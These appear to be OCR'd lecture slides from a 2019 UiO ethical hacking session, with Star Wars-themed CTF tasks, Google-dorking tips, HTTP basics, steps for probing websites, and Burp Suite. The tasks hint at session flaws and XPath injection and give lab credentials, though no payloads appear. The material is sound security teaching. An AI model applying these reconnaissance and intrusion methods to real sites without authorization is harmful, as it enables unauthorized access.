Ethical Hacking – Finse 2019 Cyber Security Winter school

Universitetet i Oslo

Laszlo Erdödi

From Myself

- Associate Professor at UiO
- Teaching Ethical Hacking since 2012
- Lecturer of the IN5290 Ethical Hacking at UiO
- Leader of the UiO Hacking Arena
- Leader of the UiO-CTF Capture the flag hacking team
- Resarch fields:
  - Ethical hacking
  - Software vulnerability exploitation
  - Automation of hacking

Schedule (6th-7th May 2019)

Monday 17.00 - 19.00:	Ethical hacking introduction, Information gathering, Web hacking tasks
Monday 17.00 – Tuesday 11.00:	PhD hacking competition
Tuesday 11-12.30	Solution of the tasks, Result of the competition, Binary exploitations, Introduction to the UiO-Hacking-Arena

Finse 2019 Hacking competition for PhD students

Hi Young Padawan!

The Empire wants to strike back!

To become a real Jedi, Yoda master has sent you the following Jedi exam tasks:

1. You have to pretend to be Darth Vader to mislead the guards of the Death Star! First of all, buy a Darth Vader costume!

You can buy it e.g. on a primitive planet (called Earth). Buy it online and find the hidden message for you!

http://158.39.48.61:801

Finse 2019 Hacking competition for PhD students

2. After you managed to get inside the Death Star you can access the local dashboard of the main computer: http://158.39.48.61:802 Your task is to become the admin user. We have some information that can help you:

The designer of the Death Star "accidently" wasn't enough careful when he coded the session management. We also know some existing (non admin) credentials: Obi Van clearly feels that his old padawan, Anakin (username:DarthVader) still uses the following password: Padme<3<3 . Thanks to R2-D2 who sniffed the Death Star's traffic we also know the password of a stormtrooper: trooper506/C6#Bda?79

Finse 2019 Hacking competition for PhD students

3. The Death Star's document repository (http://158.39.48.61:803) contains some operational document of the Star. The complete plan of the Star was there originally, but after a security check they decided to remove it from the repository.

Did they really remove everything? What if they just commented out some of documents in the server side script. Try it!

Finse 2019 Hacking competition for PhD students

4. The Emperor's secret is really important for us. Unfortunately all of the databases are encrypted, but

3-CPO managed to find an old database. This database uses xml queries.

Why don't you try an Xpath injection? (http://193.225.218.118)

Good luck young Padawan! May the force be with you!

You can register and find the detailed task descriptions here: http://158.39.48.61

Differences between ethical and non-ethical hacking


- Legal (contract)
- Promote the security by showing the vulnerabilities
- Find all vulnerabilities
- Without causing harm
- Document all activities
- Final presentation and report

- Illegal
- Steal information, modify data, make service unavailable for own purpose
- Find the easiest way to reach the goal (weakest link)
- Do not care if they destroy the system (but not too early)
- Without documentation
- Without report, delete all clues

Ethical hacking sub-fields

- Information gathering
- Network reconnaissance
- Web hacking
- Internal network hacking
- Wireless hacking/ Mobile hacking
- Software vulnerability exploitation (pwn, exploits)
- Social Engineering
- Hardware hacking
- AI based hacking
- Combination of the previous cases

Main steps of hacking with the available information




Main methods to carry out information gathering


- Google and all search engines are best friends ☺
  - Simple search engine queries
  - Specific search engine queries (google hacking, see later)
  - Cached data (data that are not online right now, but can be restored)
- The social media is another best friend ☺
- Companies and persons spread lots of information from themselves
- We can create personal and company profiles
- We can identify key persons and other key information

Information gathering with Google hacking

- Using specific Google queries we can use smart filtering or get «hidden» data
- Filter for site titles e.g. intitle:”index of”
- Filter to file type with extension: type:doc, type:conf, etc
- Expressions can be combined
- Google Hacking Database (GHDB) helps



Information gathering with Google hacking



Web hacking


Website hacking is very popular. There are many ways to compromize a website. We are going to touch a little bit on the following topics (we have limited time):

- Hidden information
- Session management
- Unsecure file inclusions
- Unsecure database handling

All the hacking tasks are connected to these topics.

Hypertext Transfer Protocol (HTTP)

HTTP is the protocol for web communication. Currently version 1.0, 1.1 and 2.0 are in use (2.0 exists since 2015, almost all browsers support it by now). HTTP is used in a client – server model. The client sends a request and receives answer from the server.



Hypertext Transfer Protocol (HTTP)


Each request and response consist of a header and a body. The header contains all the necessary and additional information for the HTTP protocol.

Request:


- The protocol version
- The requested file
- The webmethod (see later)
- The host name

Response:


- The web answer (in response)
- The date
- The content type



Hypertext Transfer Protocol - telnet



Accessing a webpage



Client side – How the browser processes the html?

When the browser downloads the html file it is processed. The html can contain additional files:

- Pictures (usually: png, jpg, gif)
- Stylesheets (xss)
- Javascript codes
- Flash objects (swf)


All additional content have an access address (local or global). During the processing all the additional content will be retrieved from the server with a separate web request.

How to start compromising a website?

- First use it in a normal way (find the linked subsites, contents, input fields)
- Decide whether it is a simple static site or it has complex dynamic content (server side scripts, database behind)
- Try to find not intended content (comments in source code
- Try to find hidden content without link (factory default folders, user folders, configuration files)
- Try to obtain as much info as it is possible (information disclosures)
- Force the site to error (invalid inputs) and see the result

Burp suite – Download the free version for the challenges


Burp is a graphical tool for testing websites. It has several modules for manipulating the web traffic.



- Spider: Automatic crawl of web applications
- Intruder: Automated attack on web applications
- Sequencer: Quality analysis of the randomness in a sample of data items
- Decoder: Transform encoded data
- Comparer: Perform comparison of packets
- Scanner: Automatic security test (not free)

Burp suite

Under *HTTP history* tab all the traffic that has passed through the browser are shown. All outgoing traffic can be intercepted as well and modified before sending. DEMO …

